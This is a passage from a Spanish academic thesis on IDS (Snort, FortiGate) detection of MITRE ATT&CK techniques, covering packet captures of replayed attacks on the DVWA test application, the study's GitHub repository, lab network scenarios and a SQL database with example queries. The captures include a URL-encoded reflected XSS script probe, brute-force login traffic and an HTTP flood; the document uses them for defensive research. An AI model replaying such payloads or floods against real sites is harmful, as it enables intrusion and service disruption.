172.31.69.28	18.218.115.60	HTTP	54 63781 → http(80) [ACK] Seq=2868 Ack=15767 Win=525568 Len=0
18.218.115.60	172.31.69.28	TCP	432 GET /DVWA/dvwa/css/main.css HTTP/1.1
18.218.115.60	172.31.69.28	HTTP	1499 HTTP/1.1 200 OK (text/css)
18.218.115.60	172.31.69.28	HTTP	419 GET /DVWA/dvwa/js/dvwaPage.js HTTP/1.1
172.31.69.28	18.218.115.60	TCP	54 http(80) → 63782 [ACK] Seq=1 Ack=366 Win=28032 Len=0
172.31.69.28	18.218.115.60	HTTP	420 GET /DVWA/dvwa/images/logo.png HTTP/1.1
18.218.115.60	172.31.69.28	TCP	2974 http(80) → 63781 [ACK] Seq=17212 Ack=3612 Win=37120 Len=2920 [TCP segment]
172.31.69.28	18.218.115.60	HTTP	2464 HTTP/1.1 200 OK (PNG)
18.218.115.60	172.31.69.28	TCP	54 63781 → http(80) [ACK] Seq=3612 Ack=22542 Win=525568 Len=0
18.218.115.60	172.31.69.28	TCP	54 63782 → http(80) [ACK] Seq=366 Ack=810 Win=524544 Len=0
18.218.115.60	172.31.69.28	HTTP	487 GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1884 HTTP/1.1 200 OK (text/html)
18.218.115.60	172.31.69.28	TCP	54 63781 → http(80) [ACK] Seq=4045 Ack=24372 Win=525568 Len=0
18.218.115.60	172.31.69.28	HTTP	425 GET /DVWA/favicon.ico HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1760 HTTP/1.1 200 OK (image/vnd.microsoft.icon)
18.218.115.60	172.31.69.28	TCP	54 63781 → http(80) [ACK] Seq=4416 Ack=26078 Win=525568 Len=0
18.218.115.60	172.31.69.28	HTTP	734 GET /DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Econsole.log%28%277E0KD
172.31.69.28	18.218.115.60	HTTP	1987 HTTP/1.1 200 OK (text/html)
18.218.115.60	172.31.69.28	TCP	54 63781 → http(80) [ACK] Seq=5096 Ack=28011 Win=525568 Len=0
18.218.115.60	172.31.69.28	HTTP	487 GET /DVWA/vulnerabilities/xss_r/ HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	

Figura B-44. Tráfico de Ataque con Botnet

Este ataque se encuentra documentado en la referencia [31]. Este tipo de amenazas basadas en botnet, se sustentan sobre el uso de equipos infectados preparados para realizar tareas determinadas. En la captura se aprecia cómo este en concreto está diseñado para iniciar sesión en una página web y a partir de ahí realizar acciones maliciosas como el key logging, shells remotos y subida y descarga de archivos.

B.36 Exploitation of Remote Services (T1210) – ATA63

172.31.69.28	18.218.115.60	HTTP	417 HTTP/1.1 302 Found
18.218.115.60	172.31.69.28	TCP	54 50297 → http(80) [ACK] Seq=12447 Ack=16790 Win=524032 Len=0
18.218.115.60	172.31.69.28	HTTP	700 POST /DVWA/login.php HTTP/1.1 (application/x-www-form-urlencoded)
172.31.69.28	18.218.115.60	HTTP	417 HTTP/1.1 302 Found
18.218.115.60	172.31.69.28	HTTP	499 GET /DVWA/login.php HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1120 HTTP/1.1 200 OK (text/html)
18.218.115.60	172.31.69.28	TCP	54 50297 → http(80) [ACK] Seq=13538 Ack=18219 Win=524288 Len=0
18.218.115.60	172.31.69.28	HTTP	700 POST /DVWA/login.php HTTP/1.1 (application/x-www-form-urlencoded)
172.31.69.28	18.218.115.60	HTTP	417 HTTP/1.1 302 Found
18.218.115.60	172.31.69.28	HTTP	499 GET /DVWA/login.php HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1121 HTTP/1.1 200 OK (text/html)
18.218.115.60	172.31.69.28	TCP	54 50297 → http(80) [ACK] Seq=14629 Ack=19649 Win=525568 Len=0
18.218.115.60	172.31.69.28	HTTP	700 POST /DVWA/login.php HTTP/1.1 (application/x-www-form-urlencoded)
172.31.69.28	18.218.115.60	HTTP	417 HTTP/1.1 302 Found
18.218.115.60	172.31.69.28	HTTP	499 GET /DVWA/login.php HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1121 HTTP/1.1 200 OK (text/html)
18.218.115.60	172.31.69.28	TCP	54 50297 → http(80) [ACK] Seq=15720 Ack=21079 Win=524032 Len=0
18.218.115.60	172.31.69.28	HTTP	700 POST /DVWA/login.php HTTP/1.1 (application/x-www-form-urlencoded)
172.31.69.28	18.218.115.60	HTTP	417 HTTP/1.1 302 Found
18.218.115.60	172.31.69.28	HTTP	499 GET /DVWA/login.php HTTP/1.1
172.31.69.28	18.218.115.60	HTTP	1121 HTTP/1.1 200 OK (text/html)

Figura B-45. Tráfico de Ataque Web

Este ataque se encuentra documentado en la referencia [31]. Como se aprecia en la captura, el atacante busca mediante el uso de técnicas como el XSS y la fuerza bruta acceder a una página web.

B.37 Network Denial of Service (T1498) – ATA76

172.31.69.25	18.219.9.1	HTTP	1018 HTTP/1.1 200 OK (text/html)
172.31.69.25	18.219.9.1	TCP	54 http(80) → 52817 [FIN, ACK] Seq=965 Ack=21 Win=27008 Len=0
172.31.69.25	52.14.136.135	HTTP	1018 HTTP/1.1 200 OK (text/html)
172.31.69.25	52.14.136.135	TCP	54 http(80) → 52491 [FIN, ACK] Seq=965 Ack=21 Win=27008 Len=0
18.219.9.1	172.31.69.25	TCP	54 52817 → http(80) [ACK] Seq=21 Ack=966 Win=524544 Len=0
18.219.9.1	172.31.69.25	TCP	66 52827 → http(80) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=
172.31.69.25	18.219.9.1	TCP	66 http(80) → 52827 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MS=8961 SA
52.14.136.135	172.31.69.25	TCP	54 52491 → http(80) [ACK] Seq=21 Ack=966 Win=524544 Len=0
18.219.9.1	172.31.69.25	TCP	54 52827 → http(80) [ACK] Seq=1 Ack=1 Win=525568 Len=0
18.219.9.1	172.31.69.25	HTTP	74 GET / HTTP/1.0 Continuation
172.31.69.25	18.219.9.1	TCP	54 http(80) → 52827 [ACK] Seq=1 Ack=21 Win=27008 Len=0
52.14.136.135	172.31.69.25	TCP	66 52501 → http(80) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=
172.31.69.25	52.14.136.135	TCP	66 http(80) → 52501 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MS=8961 SA
52.14.136.135	172.31.69.25	TCP	54 52501 → http(80) [ACK] Seq=1 Ack=1 Win=525568 Len=0
52.14.136.135	172.31.69.25	HTTP	74 GET / HTTP/1.0 Continuation
172.31.69.25	52.14.136.135	TCP	54 http(80) → 52501 [ACK] Seq=1 Ack=21 Win=27008 Len=0
172.31.69.25	52.14.136.135	HTTP	1018 HTTP/1.1 200 OK (text/html)
172.31.69.25	52.14.136.135	TCP	54 http(80) → 52492 [FIN, ACK] Seq=965 Ack=21 Win=27008 Len=0
172.31.69.25	18.218.115.60	HTTP	1018 HTTP/1.1 200 OK (text/html)
172.31.69.25	18.218.115.60	TCP	54 http(80) → 52060 [FIN, ACK] Seq=965 Ack=21 Win=27008 Len=0
52.14.136.135	172.31.69.25	TCP	54 52492 → http(80) [ACK] Seq=21 Ack=966 Win=524544 Len=0
52.14.136.135	172.31.69.25	TCP	66 52502 → http(80) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=

Figura B-46. Tráfico de Inundación HTTP – I

52.14.136.135	172.31.69.25	TCP	54 52503 → http(80) [ACK] Seq=1 Ack=1 Win=525568 Len=0
52.14.136.135	172.31.69.25	HTTP	74 GET / HTTP/1.0 Continuation
172.31.69.25	52.14.136.135	TCP	54 http(80) → 52503 [ACK] Seq=1 Ack=21 Win=27008 Len=0
18.219.32.43	172.31.69.25	TCP	54 51557 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51630 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51668 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51710 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51745 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51811 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51834 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51620 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51739 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51822 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51830 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51810 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51890 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51654 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51784 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0
18.219.32.43	172.31.69.25	TCP	54 51901 → http(80) [RST, ACK] Seq=21 Ack=966 Win=0 Len=0

Figura B-47. Tráfico de Inundación HTTP - II

Este ataque se encuentra documentado en la referencia [31]. El ataque se basa en una inundación de mensajes HTTP por parte de diferentes orígenes, que saturan el puerto por el que el servidor escucha dichas peticiones (en este caso, el puerto 80). En la segunda captura, se aprecia cómo este ataque ha tenido resultado y el servidor resetea las conexiones, sin responder a ellas adecuadamente.

ANEXO C – REPOSITORIO DE GITHUB

Debido a la gran cantidad de datos que intervienen en el estudio de la capacidad de detección de Snort, conviene almacenar y organizar toda la información en un repositorio o base de datos. Atendiendo a la naturaleza del trabajo, se ha optado por la creación de un repositorio en Github. Su estructura y contenido se resume en este anexo.

Puede consultar el repositorio en la siguiente referencia [37].

El repositorio está constituido por los siguientes directorios principales:

- **BBDD:** este directorio contiene todos los ficheros e instrucciones para la recreación de la BBDD de forma local. Esta BBDD contiene la misma información que las hojas de cálculo del estudio, adaptadas a un formato más manejable.
- **Dataset:** este directorio está subdividido en dos directorios que conforman los *Datasets* del estudio. Cada uno de estos directorios (“Ataques” y “Legítimo”) contiene las capturas de paquetes de los nuevos ataques que han sido implementados (así como los de trabajos anteriores que han requerido modificación) además de los ficheros relacionados con las detecciones tanto para Snort como FortiGate. Estos ficheros son de texto para Snort (.txt) y *logs* y hojas de cálculo para FG (.log y .xlsx).
- **Hojas:** este directorio contiene hojas de cálculo relacionadas con el estudio. Puede consultar todo tipo de información en ellas, como total de técnicas, contadores totales, contadores particulares para tácticas, mecanismos de detección, alertas generadas, categorización de ataques, tablas de resumen de técnicas y documentación general.
- **Soporte:** este directorio contiene todos los ficheros o archivos auxiliares que intervienen de una forma u otra en el desarrollo del estudio, pero que no constituyen una parte fundamental del mismo. Sirven como complemento para la validación de ataques y automatización de tareas determinadas, así como elementos de entorno como archivos de configuración o reglas. Como ejemplos, podrá encontrar scripts enfocados en diferentes tareas de las fases que componen el proyecto, así como capturas de los ataques.
- **Estudios-XX y Verificación:** estos directorios contienen clasificación de PCAPS y detecciones en base a los resultados obtenidos para cada uno de ellos. Originalmente, surgieron como directorios destinados a soporte, pero por su valía y significado se han mantenido como aspectos relevantes de las detecciones.

La mayoría de los directorios y subdirectorios vienen acompañados de su correspondiente fichero README.md, que detalla su contenido y lo explica, aclarando su significado y procedencia.

ANEXO D – ESCENARIOS DE RED

Para la replicación de ataques, la elaboración del escenario es un paso previo fundamental. Un correcto diseño de red permite que el ataque tenga éxito y se cumplan las especificaciones que lo caracterizan. Al mismo tiempo, es crucial que el esquema de red mantenga cierta similitud con los casos reales. Esta tarea se convierte, por tanto, en un punto complejo y con necesidad de mención en un Anexo completamente dedicado.

Para empezar, conviene aclarar que el cortafuegos Snort suele conectarse a los encaminadores de la red de la empresa a proteger, o, en ciertas ocasiones, a algún puerto de los conmutadores internos. Por tanto, Snort recibe, hablando genéricamente, todo el tráfico de la red (tanto el entrante del exterior como el interno intercambiado entre equipos de la red).

Tras entender el contexto que se busca simular, hay que proceder a la preparación de los escenarios de red adaptados para cada ataque. En este estudio, se consideran las siguientes alternativas para este paso.

- Si en el escenario original intervienen un equipo externo (atacante) y el encaminador de la red (frontera de la red), se elabora un escenario que incorpore una subred entre dos equipos, como la que se muestra en la figura. Aunque estos dos equipos pertenezcan a la misma subred (lo cual no ocurre en el caso real), el comportamiento del ataque es, casi en su totalidad, idéntico.




Figura D-1. Escenario Subred con 2 Equipos

- Si en el escenario original intervienen varios equipos de la red interna de la empresa, basta con elaborar un escenario similar, con varios equipos en una red interna (que puede ser NAT, para habilitar el acceso a Internet). No existen diferencias entre ambos casos.




Figura D-2. Escenario Subred con Varios Equipos

Estas adaptaciones, se realizan fundamentalmente por comodidad. El uso de direcciones públicas para ataques simulados puede ser peligroso y complejo en determinadas circunstancias. Además, requiere más recursos que el caso con la misma subred privada, lo cual es innecesario sabiendo que el resultado será prácticamente el mismo. Es innegable que, cuanto más se parezca al escenario real, más válido es el resultado, pero en ciertas ocasiones la búsqueda de este objetivo puede ser más un impedimento que un punto a favor.

ANEXO E – BASE DE DATOS

Este estudio requiere de un sistema de almacenamiento robusto, persistente y manejable, que permita interactuar con los datos de forma sencilla. Las hojas de cálculo comentadas en los apartados 5.1 y 5.2 junto con el repositorio Github descrito en el ANEXO C – Repositorio de Github recogen toda la información del estudio. Sin embargo, aunque proporcionan un acceso visual y cómodo para el usuario, carecen de los medios para facilitar su manejo en contextos analíticos y estadísticos. Para resolver esta problemática, se proporcionan de manera complementaria instrucciones y archivos para reconstruir de forma local la BBDD del estudio, que contenga todos los datos de interés (compartiendo una estructura similar pero adaptada a las bases del lenguaje SQL y modelos relacionales estándar). Este Anexo abarca todo este campo, explicando y desarrollando los pasos a seguir para un correcto funcionamiento, así como los ficheros que intervienen en la reconstrucción. Para ofrecer una perspectiva completa de la Base de Datos, se incorpora al Anexo una breve introducción detallando la estructura y relaciones de las tablas que la conforman mediante esquemas (o modelos) relacionales sencillos. En base a sus características y a su comodidad en cuanto a acceso, reproducción y traspaso de datos se refiere, se ha optado por HyperSQL como agente para la BBDD. El hecho de no ser necesaria la puesta en marcha de un servidor también facilita su preparación.

Esta BBDD no es definitiva, pero habilita al usuario futuro a interactuar con los datos ya existentes e introducir nueva información. Si bien esta última tarea puede realizarse de manera manual con sentencias SQL, se recomienda acudir al repositorio Github para encontrar los ficheros que intervienen en la reconstrucción. La adición de nuevos datos en estos ficheros resulta más cómoda (son hojas de cálculo) y no habría que ejecutar ningún comando, más allá del procedimiento descrito para la replicación de la BBDD.

La Figura E-1 muestra un modelo E-R fundamental con el esqueleto básico de la BBDD. El centro de la estructura lo componen los ataques, identificados de forma unívoca por el fichero PCAP resultante de la implementación (su nombre). Cada ataque pertenece a una categoría. Esta categoría define, dentro de un gran abanico de características, la táctica, técnica y subtécnica a la que pertenece el ataque (mostradas en el diagrama a modo de ejemplo). Un ataque tan sólo puede pertenecer a una categoría concreta. De la misma forma, la combinación de atributos que dan forma a una categoría sólo estará representada por un ataque (no habrá dos ataques con la misma categorización). Para abarcar el apartado de los IDS, cada ataque dispondrá de una, varias o ninguna alerta (para cada IDS). Cada alerta se identifica por su ID (su nomenclatura varía en función del IDS) y la asociación entre ataque y alerta será distinguible en base a la combinación de este ID y el nombre del fichero PCAP del ataque. Dicho de otra manera, un ID de alerta podrá aparecer ligado a varios ataques, al mismo tiempo que un ataque podrá tener varios IDs asociados. Sin embargo, no es posible encontrar el mismo ID dos o más veces asociado al mismo ataque (lista de IDs única para cada ataque). Adicionalmente, para complementar esta información, cada ataque también dispone de datos relacionados con la detección de los IDS, siempre con cardinalidad 1 a 1. Esto significa, que al igual que un ataque sólo tendrá un apartado de detección, este apartado de detección sólo se corresponderá con un ataque. Los apartados de categorías, alertas y detecciones contienen más atributos que no se muestran por simplicidad.




Figura E-1. Modelo E-R Fundamental

Tras exponer una visión teórica de la estructura de la BBDD, es conveniente proceder con una explicación más cercana a la práctica, comentando las distintas tablas que contiene. A continuación, se adjunta un resumen del contenido de las tablas:

- Tabla *Alertas_ataque_X* (siendo X el IDS asociado a las alertas): esta tabla contiene como clave primaria el fichero PCAP del ataque y el ID de la alerta. Este ID, como se ha descrito anteriormente, varía de nomenclatura en función del IDS. Por lo general, para los IDS del estudio este campo es un número entero. Adicionalmente, se especifica para cada tupla de esta tabla el RuleSet en el que aparece por primera vez, así como si el ID asociado a un ataque acaba siendo considerado como TP o FP para el ataque. Para FortiGate aparece una columna adicional que indica si el ID mostrado de cada tupla pertenece al control de aplicaciones o no (ídem para PaloAlto).
- Tabla *Caracterizacion_pcaps_ataque*: esta tabla contiene todas las columnas que aparecen en el Excel “Detecciones” relacionadas con el ataque, independientes de los IDS a estudiar. Entre estos datos se encuentran el número de flujos/mensajes/instancias con ataque en la captura, referencias, documentación y la categorización del ataque. Cada tupla se identifica por el nombre del PCAP capturado para cada ataque.
- Tabla *Caracterizacion_pcaps_legitimo*: similar a la tabla anterior, pero relacionada con las capturas de tráfico legítimo. Mantiene la misma clave primaria que la tabla de ataque.
- Tabla *Detección_X* (siendo X el IDS asociado a la detección): esta tabla contiene información crucial para las detecciones de los IDS, enfocada a los flujos, mensajes e instancias de los ataques.
- Tabla *Resumen*: esta tabla es la análoga a la hoja de cálculo “Mapeos”, adaptada a la BBDD. A partir de los datos que contiene (no son todos los de la hoja de cálculo) se puede extraer el total mediante consultas SQL.
- Tablas *Temporales-Auxiliares Temp_Y* (siendo Y el nombre de la tabla original): para poder efectuar el traspaso de los datos de las hojas de cálculo a la BBDD sin que esta tarea se vuelva exhaustiva e inabordable, se realiza una aproximación previa creando tablas de texto, siendo copias idénticas a las originales y permitiendo insertar los datos en formato CSV. Tras rellenar estas tablas, es posible traspasar la información a las originales, que ofrecen la funcionalidad y manejos completos.
- *Vistas de Cálculo de Detección*: uno de los objetivos principales del estudio es llegar a unos resultados fiables, coherentes y firmes acerca de los % de detección de cada uno de los IDS. Existen varias alternativas de lograr este propósito. La primera de ellas es insertar directamente los valores en la tabla. Aunque a primera vista esto pueda parecer lo más cómodo, puede provocar que la BBDD sea

inconsistente si alguno de los operandos cambia, pues habría que actualizar al completo los datos. Como segunda alternativa, se plantea la posibilidad de no incluir en la BBDD esta información de forma explícita, siendo necesaria una consulta SQL para recoger los resultados. Esta opción parece la más adecuada para evitar bucles y mantener una estructura sólida. Sin embargo, debido a la gran cantidad de información, las consultas pueden tornarse extensas y complejas. Finalmente, el método escogido para la representación de los datos es la creación de vistas que calculen los datos de forma instantánea y automática. Así se evita la existencia de información inconsistente al mismo tiempo que se ahorra tiempo en la extracción y cálculo de datos.

Respecto a los ficheros que intervienen en la reconstrucción de la BBDD, se pueden clasificar en tres secciones según su finalidad:

- **Scripts SQL:** estos ficheros elaborados en lenguaje SQL se encargan de la creación de las tablas de la BBDD así como de la inserción de los datos.
- **Ficheros de datos CSV:** todos los datos que se insertan en la BBDD se extraen de las hojas de cálculo y se adaptan mediante el uso de scripts para que los datos coincidan con el formato de las tablas. Los scripts SQL insertan la información de estos ficheros en la BBDD.
- **Scripts de Adaptación:** para la recreación de la BBDD no son necesarios estos scripts, con los scripts SQL y los ficheros de datos en formato CSV es posible llevar a cabo la reconstrucción completa. A pesar de esto, estos scripts se adjuntan a los recursos disponibles para documentar el proceso de adaptación de los datos en formato “Excel” a formato “BBDD”. Asimismo, si se continúa el estudio con la incorporación de nuevos ficheros PCAP¹² pueden resultar de utilidad para el traspaso de información de la hoja de detecciones a la BBDD.

Llegados a este punto del Anexo se ha descrito todo lo necesario para disponer de la BBDD completamente operativa de forma local. Para complementar estos conocimientos, se añade un listado de ejemplos de posibles consultas SQL de especial interés o relevancia para el estudio, que puedan ser usados con fines estadísticos. Cabe recalcar que no son la única vía para obtener los resultados, siendo completamente factibles otras consultas con distinta sintaxis y variantes. Para cada caso, se plantea una sentencia SQL genérica (que incluye varias opciones) y la misma sentencia rellena para un estudio particular. Se adjuntan capturas de los resultados esperados.

1. Extracción de las técnicas que generan un ID de alerta concreto.

```
SELECT tecnica FROM alertas_ataque_X NATURAL JOIN caracterizacion_pcaps_ataque WHERE Y = ZZZ;
```

```
EJEMPLO → SELECT técnica FROM caracterizacion_pcaps_ataque NATURAL JOIN alertas_ataque_fg WHERE attackid_app_ctrl=12449;
```

X: nombre del IDS asociado a las alertas (Snort, FortiGate, PaloAlto...).

Y: nombre del atributo utilizado para identificar las alertas (SID, Attackid...).

ZZZ: ID de la alerta (2002752, 14281...).

¹² El contenido de los CSV que se utilizan para poblar la BBDD contienen la misma información que la hoja detecciones (en un formato alternativo). Si se desean introducir los resultados de nuevos PCAP en la BBDD se recomienda atender a los ficheros .xlsx que se encuentran en el repositorio Github, y ejecutar posteriormente los scripts para convertirlos en los CSV requeridos. Así, resulta más sencillo interpretar la información e integrar los nuevos resultados.

```
SELECT tecnica FROM caracterizacion_pcaps_ataque
NATURAL JOIN alertas_ataque_fg
WHERE attackid=12449
```

TECNICA
Network Service Discovery
Phishing
Lateral Tool Transfer
Protocol Tunneling
Hide Infrastructure

Figura E-2. Sentencia SQL 1

Esta estadística sólo es posible realizarla en la BBDD mediante sentencias SQL.

- Extracción de las alertas totales que se generan para un ataque y RuleSet concreto (Snort): hay que tener en cuenta que el atributo “RULESET” de las alertas hace referencia al RuleSet en el que aparecen por primera vez.

```
SELECT * FROM alertas_ataque_snort WHERE ficheropcap='YYY' AND (RULESET=V OR RULESET=W);
```

EJEMPLO →

```
SELECT * FROM alertas_ataque_snort WHERE ficheropcap='T1595.002-Port_Scanning_[3].pcapng' AND (RULESET=2 OR RULESET=1);
```

YYY: nombre del fichero PCAP del ataque.

V: RuleSet anterior al que se pretende estudiar (para incluir los IDs de alertas que han aparecido por primera vez en el RuleSet anterior). Si se pretende estudiar el RS1, esta sentencia no aparecerá. Para el RS3 y RS4, este campo se copiará tantas veces como RuleSets anteriores haya.

W: RuleSet que se pretende estudiar.

```
SELECT * FROM alertas_ataque_snort
WHERE ficheropcap='T1595.002-Port_Scanning_[3].pcapng' AND
(ruleset=2 or ruleset=1);
```

FICHEROPCAP	SID	RULESET	TP
T1595.002-Port_Scanning_[3].pcapng	1418	1	0
T1595.002-Port_Scanning_[3].pcapng	1421	1	0
T1595.002-Port_Scanning_[3].pcapng	2002910	2	1
T1595.002-Port_Scanning_[3].pcapng	2002911	2	1
T1595.002-Port_Scanning_[3].pcapng	2009358	2	1
T1595.002-Port_Scanning_[3].pcapng	2010935	2	1
T1595.002-Port_Scanning_[3].pcapng	2010936	2	1
T1595.002-Port_Scanning_[3].pcapng	2010937	2	1
T1595.002-Port_Scanning_[3].pcapng	2010939	2	1
T1595.002-Port_Scanning_[3].pcapng	2013409	2	0
T1595.002-Port_Scanning_[3].pcapng	2018317	2	1
T1595.002-Port_Scanning_[3].pcapng	2023753	2	1
T1595.002-Port_Scanning_[3].pcapng	2024364	2	1
T1595.002-Port_Scanning_[3].pcapng	2034718	2	0
T1595.002-Port_Scanning_[3].pcapng	2034730	2	0

Figura E-3. Sentencia SQL 2

Esta sentencia permite obtener unos resultados similares a como se muestran en la hoja de cálculo Detecciones.

3. Extracción del número de alertas únicas que se generan para una táctica concreta.

```
SELECT COUNT(DISTINCT(W)) FROM alertas_ataque X NATURAL JOIN
caracterizacion_pcaps_ataque WHERE tactica='YYY' AND otrastacticas LIKE '%YYY%';
```

EJEMPLO → SELECT COUNT(DISTINCT(attackid)) AS contador FROM alertas_ataque_fg NATURAL JOIN caracterizacion_pcaps_ataque WHERE tactica='Command and Control' AND otrastacticas LIKE '%Command and Control%';

W: nombre del atributo utilizado para identificar las alertas (SID, Attackid...).

X: nombre del IDS asociado a las alertas (Snort, FortiGate, PaloAlto...).

YYY: táctica a estudiar.




Figura E-4. Sentencia SQL 3

Anotación: el segundo operando del “AND” se añade por si hay algún ataque que contenga la cadena de la táctica en la columna de otras tácticas. Así no se omite ningún ataque que tengan como táctica secundaria la que se pretende estudiar.

4. Extracción del número de técnicas detectables por red que pertenecen a una táctica concreta.

```
SELECT COUNT(DISTINCT(tecnic)) FROM resumen WHERE detectablered=1 AND
(tactica='YYY' OR tactica_adicional='%YYY%');
```

EJEMPLO → SELECT COUNT(DISTINCT(tecnic)) FROM resumen WHERE detectablered=1 AND (tactica='Reconnaissance' OR tactica_adicional='%Reconnaissance%');

YYY: nombre de la táctica a estudiar.




Figura E-5. Sentencia SQL 4

Este contador resultante es similar a los que se muestran en la pestaña de recuentos de la hoja Mapeos.

5. Extracción del número de alertas generadas en los *logs* por cada uno de los RuleSet de Snort para un ataque concreto.

```
SELECT ficheropcap, nalertas_rs1, nalertas_rs2, nalertas_rs3, nalertas_rs4 FROM detección_snort
WHERE ficheropcap='YYY';
```

```
SELECT ficheropcap, nalertas_rs1, nalertas_rs2, nalertas_rs3, nalertas_rs4 FROM detección_snort
WHERE ficheropcap='T1595.002-Port_Scanning_[3].pcapng';
```

YYY: nombre del fichero PCAP del ataque a estudiar.

```
SELECT ficheropcap, nalertas_rs1, nalertas_rs2, nalertas_rs3, nalertas_rs4 FROM
deteccion_snort WHERE ficheropcap='T1595.002-Port_Scanning_[3].pcapng';
```

FICHEROPCAP	NALERTAS_RS1	NALERTAS_RS2	NALERTAS_RS3	NALERTAS_RS4
T1595.002-Port_Scanning_[3].pcapng	4	40	66	90

Figura E-6. Sentencia SQL 5

Esta sentencia recoge los números de alertas para cada RS de forma similar a como se muestra en la hoja Detecciones.

6. Extracción de las alertas que se generan para tráfico legítimo y para un ataque concreto.

```
SELECT sid FROM alertas_ataque_X WHERE SID IN (SELECT sid FROM alertas_legitimo_X)
